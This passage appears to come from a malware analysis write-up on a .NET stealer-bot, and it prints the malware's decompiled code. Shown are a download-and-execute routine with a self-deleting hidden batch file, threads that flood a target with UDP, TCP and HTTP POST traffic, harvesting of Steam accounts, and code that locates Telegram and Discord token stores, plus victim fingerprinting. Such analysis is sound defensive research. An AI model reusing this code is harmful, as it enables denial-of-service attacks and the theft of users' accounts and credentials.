


```
public o3p(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        string text = X8B.Get_temp_path() + "\\" + X8B.Generate_random_str(6) + ".exe";
        using (WebClient webClient = new WebClient())
        {
            webClient.DownloadFile(string_2, text);
        }
        Class34.smethod_1(struct6_0);
        try
        {
            string text2 = X8B.Get_temp_path() + "\\" + X8B.Generate_random_str(10) + ".bat";
            string contents = string.Concat(new string[]
            {
                "@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul\r\ncd \"",
                Path.GetDirectoryName(text),
                "\"\r\nstart \"\" \"",
                text,
                "\"\r\ndel /a /q /f \"",
                zl3.exe_file,
                "\"\r\ndel /a /q /f \"",
                Path.GetDirectoryName(zl3.exe_file),
                "\\",
                M2r.w_compute_sha1(Path.GetFileName(zl3.exe_file)).Substring(0, 14),
                "\"\r\ndel /a /q /f \"",
                text2,
                "\""
            });
            File.WriteAllText(text2, contents);
            ProcessStartInfo startInfo = new ProcessStartInfo
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                Verb = (D9a.Is_admin_priv() ? "runas" : ""),
                UseShellExecute = true,
                FileName = text2
            };
```

Figure: Downlaod a exe file and execute it

Denial of Service DoS


The malware has the ability to perform a Denial of Service DoS attack using victim’s computer. The malware will start a number of threads as we will explain next.



```
public FFK(string string_0, string string_1, Struct6 struct6_0)
{
    try
    {
        FFK.Class29 @class = new FFK.Class29();
        @class.dictionary_0 = string_1.Mcx<Dictionary<string, string>>();
        @class.CTx = Convert.ToInt32(@class.dictionary_0["Requests"]);
        int num = Convert.ToInt32(@class.dictionary_0["Threads"]);
        for (int i = 0; i < num; i++)
        {
            ThreadStart start;
            if ((start = @class.V9H) == null)
            {
                start = (@class.V9H = new ThreadStart(@class.HF6));
            }
            new Thread(start).Start();
            ThreadStart start2;
            if ((start2 = @class.threadStart_0) == null)
            {
                start2 = (@class.threadStart_0 = new ThreadStart(@class.method_0));
            }
            new Thread(start2).Start();
            ThreadStart start3;
            if ((start3 = @class.m98) == null)
            {
                start3 = (@class.m98 = new ThreadStart(@class.N1h));
            }
            new Thread(start3).Start();
        }
        this.int_0 = 0;
    }
    catch (Exception ex)
    {
        this.H4X = ex.Message;
        this.int_0 = 1;
    }
}
```

Figure: Prepare threads to send a file


First, the malware will start a thread to run the `HF6` method. Inside this method, the malware will create a `TCP` connection with the targeted remote host or IP address . And send a simple `POST` request to the target then sleep for 100 millisecondss.



```
internal void HF6()
{
    for (int i = 0; i < this.CTx; i++)
    {
        try
        {
            TcpClient tcpClient = new TcpClient(this.dictionary_0["Host"], Convert.ToInt32(this.dictionary_0["Port"]));
            string s = string.Concat(new string[]
            {
                "POST / HTTP/1.1\r\nHost: ",
                this.dictionary_0["Host"],
                " \r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-Agent: ",
                S2x.user_agent(),
                "\r\nContent-length: 5235\r\n\r\n"
            });
            byte[] bytes = Encoding.UTF8.GetBytes(s);
            tcpClient.Client.Send(bytes, 0, bytes.Length, SocketFlags.None);
        }
        catch
        {
        }
        Thread.Sleep(100);
    }
}
```

Figure: First thread to prepare the connection


Then, the malware will launch a thread of method_0 method. In this method, the malware will start setting up a Socket for sending UDP packets to the remote host using SendTo and The size of each packet is determined by the result of w_Generate_random_numbers()% 1000 + 1. And between each packet, the thread sleeps for 100-millisecond.



```
internal void method_0()
{
    IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse(this.dictionary_0["Host"]), Convert.ToInt32(this.dictionary_0["Port"]));
    Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Dgram, ProtocolType.Udp);
    for (int i = 0; i < this.CTx; i++)
    {
        try
        {
            socket.SendTo(new byte[new vc3().w_Generate_random_numbers() % 1000 + 1], remoteEP);
        }
        catch
        {
        }
        Thread.Sleep(100);
    }
}
```

Figure: setting up a Socket for UDP flood attack

In third thread, it’s doing the same function but sending TCP packets to the remote host instead of UDP packets.




```
internal void N1h()
{
    IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse(this.dictionary_0["Host"]), Convert.ToInt32(this.dictionary_0["Port"]));
    Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Dgram, ProtocolType.Tcp);
    for (int i = 0; i < this.CTx; i++)
    {
        try
        {
            socket.SendTo(new byte[new vc3().w_Generate_random_numbers() % 1000 + 1], remoteEP);
        }
        catch
        {
        }
        Thread.Sleep(100);
    }
}
```

Figure: setting up a Socket for sending TCP packets

Steal Steam creditials


Action	How to
Get Steam path	Retrieve the value of SteamPath inside the SOFTWARE\\Valve\\Steam registry key.
Language	Retrieve the value of Language inside the SOFTWARE\\Valve\\Steam registry key.
Login Users	Retrieve the value of AutoLoginUser inside the SOFTWARE\\Valve\\Steam registry key.

Action	How to
Steam IDs	Parse the `loginusers.vdf` file to obtain Steam user IDs.
Steam Apps	Retrieve a list of game names in the Steam gaming platform.



```
public static string get_SteamUser()
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Valve\\Steam");
        string result = (string)registryKey.GetValue("AutoLoginUser");
        registryKey.Close();
        return result;
    }
    catch
    {
        try
        {
            RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Valve\\Steam");
            string result2 = (string)registryKey2.GetValue("AutoLoginUser");
            registryKey2.Close();
            return result2;
        }
        catch
        {
        }
    }
    return "Unknown";
}
```

Figure: Return Steam users




```
public static string get_SteamUserID()
{
    try
    {
        string steamUser = Class42.get_SteamUser();
        Class5 @class = (Class5)new Class1(File.ReadAllText(Class42.get_SteamPath() + "/config/loginusers.vdf")).C23();
        using (IEnumerator<Class3> enumerator = @class.System.Collections.Generic.IEnumerable<qu8.Class3>.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                Class3 class2 = enumerator.Current;
                Class5 class3 = (Class5)class2;
                uy3 uy = (uy3)class3.y1E("AccountName");
                if (uy.FkH() == steamUser)
                {
                    return class3.method_0();
                }
            }
        }
    }
    catch
    {
    }
    return "Unknown";
}
```

Figure: Return Steam IDs

Get Telegram path

The malware will try to get the installation path of `Telegram` by searching for `(\\w\\W.+)Telegram.exe` using regex and get the path or by searching for specific parocesses names related to `Telegram` such as `Telegram`, `Kotatogram` and get the get the executable path of the process using `w_QueryFullProcessImageName` API.




```
public static string get_TelegramPath()
{
    try
    {
        string text = string.Empty;
        try
        {
            Match match = new Regex("(\\w\\W.+)Telegram.exe").Match((string)Registry.GetValue("HKEY_CLASSES_ROOT\\tdesktop.tg\\shell\\open\\command",
              null, null));
            text = match.Value.Replace("Telegram.exe", "");
        }
        catch
        {
        }
        if (!Directory.Exists(text + "/tdata"))
        {
            int num = 0;
            List<Process> list = new List<Process>();
            list.AddRange(Process.GetProcessesByName("Telegram"));
            list.AddRange(Process.GetProcessesByName("Kotatogram"));
            list.AddRange(Process.GetProcessesByName("Unigram"));
            list.AddRange(Process.GetProcessesByName("Telefuel"));
            while (!Directory.Exists(text + "/tdata"))
            {
                try
                {
                    text = Path.GetDirectoryName(s67.w_QueryFullProcessImageName(list[num], 1024));
                    num++;
                }
                catch
                {
                    break;
                }
            }
        }
        return text;
    }
    catch
    {
    }
    return "Unknown";
}
```

Figure: Get Telegram path

Get Discord path

In this code, it determines the path of the local Database files of `Discord`.




```
public static string get_DiscordPath()
{
    try
    {
        if (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\"))
        {
            return Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\";
        }
    }
    catch
    {
    }
    return "Unknown";
}
```

Figure: Get Discord path

System info


Inside the `o4V` method, the malware will decode the `aHR0cHM6Ly9pcGluZm8uaW8vanNvbg==` from **Base64** which its value will be `https://ipinfo.io/json`. The code will query and retrieving information about the victim such as `IP`, `hostname`, `country`, and more.



```
internal static void o4V(Dictionary<string, object> dictionary_2 = null)
{
    Dictionary<string, object> obj = gVG.a8W.k74;
    lock (obj)
    {
        if (dictionary_2 != null)
        {
            gVG.a8W.k74 = dictionary_2;
        }
        else
        {
            try
            {
                if (gVG.a8W.k74.Count < 1)
                {
                    gVG.a8W.k74 = new Dictionary<string, object>(S2x.q2G(M2r.w_FromBase64("aHR0cHM6Ly9pcGluZm8uaW8vanNvbg=="),
                      false).Mcx<Dictionary<string, object>>());
                }
            }
            catch
            {
                Dictionary<string, object> dictionary = new Dictionary<string, object>();
                dictionary["ip"] = "Unknown";
                dictionary["hostname"] = "Unknown";
                dictionary["city"] = "Unknown";
                dictionary["region"] = "Unknown";
                dictionary["country"] = "XX";
                dictionary["loc"] = "Unknown";
                dictionary["org"] = "Unknown";
                dictionary["postal"] = "Unknown";
                dictionary["timezone"] = "Unknown";
                gVG.a8W.k74 = dictionary;
            }
        }
    }
}
```

Figure: Retrieve info such as IP or the location

Then inside `method_1` method, the malware will retrieve additional info such as `PCName`, `UserName`, `WindowsVersion`, `ACTiveWindow` and much more



```
internal void method_1()
{
    try
    {
        Dictionary<string, object> dictionary = gVG.a8W.smethod_1();
        Stopwatch stopwatch = new Stopwatch();
        TimeSpan timeout = TimeSpan.FromSeconds(1.0);
        string value = "Active";
        Dictionary<string, object> dictionary2 = new Dictionary<string, object>();
        dictionary2["ServerType"] = "C#";
        dictionary2["ServerVer"] = zl3.string_0;
        dictionary2["PCName"] = D9a.Get_MachineName();
        dictionary2["UserName"] = D9a.Get_UserName();
        dictionary2["IpInfo"] = gVG.a8W.smethod_0();
        dictionary2["WinVer"] = Class59.smethod_0();
        dictionary2["TAG"] = zl3.Epj;
        dictionary2["isAdmin"] = (D9a.Is_admin_priv() ? "Y" : "N");
        string key = "GPUName";
        object obj = D9a.x53("GPUName");
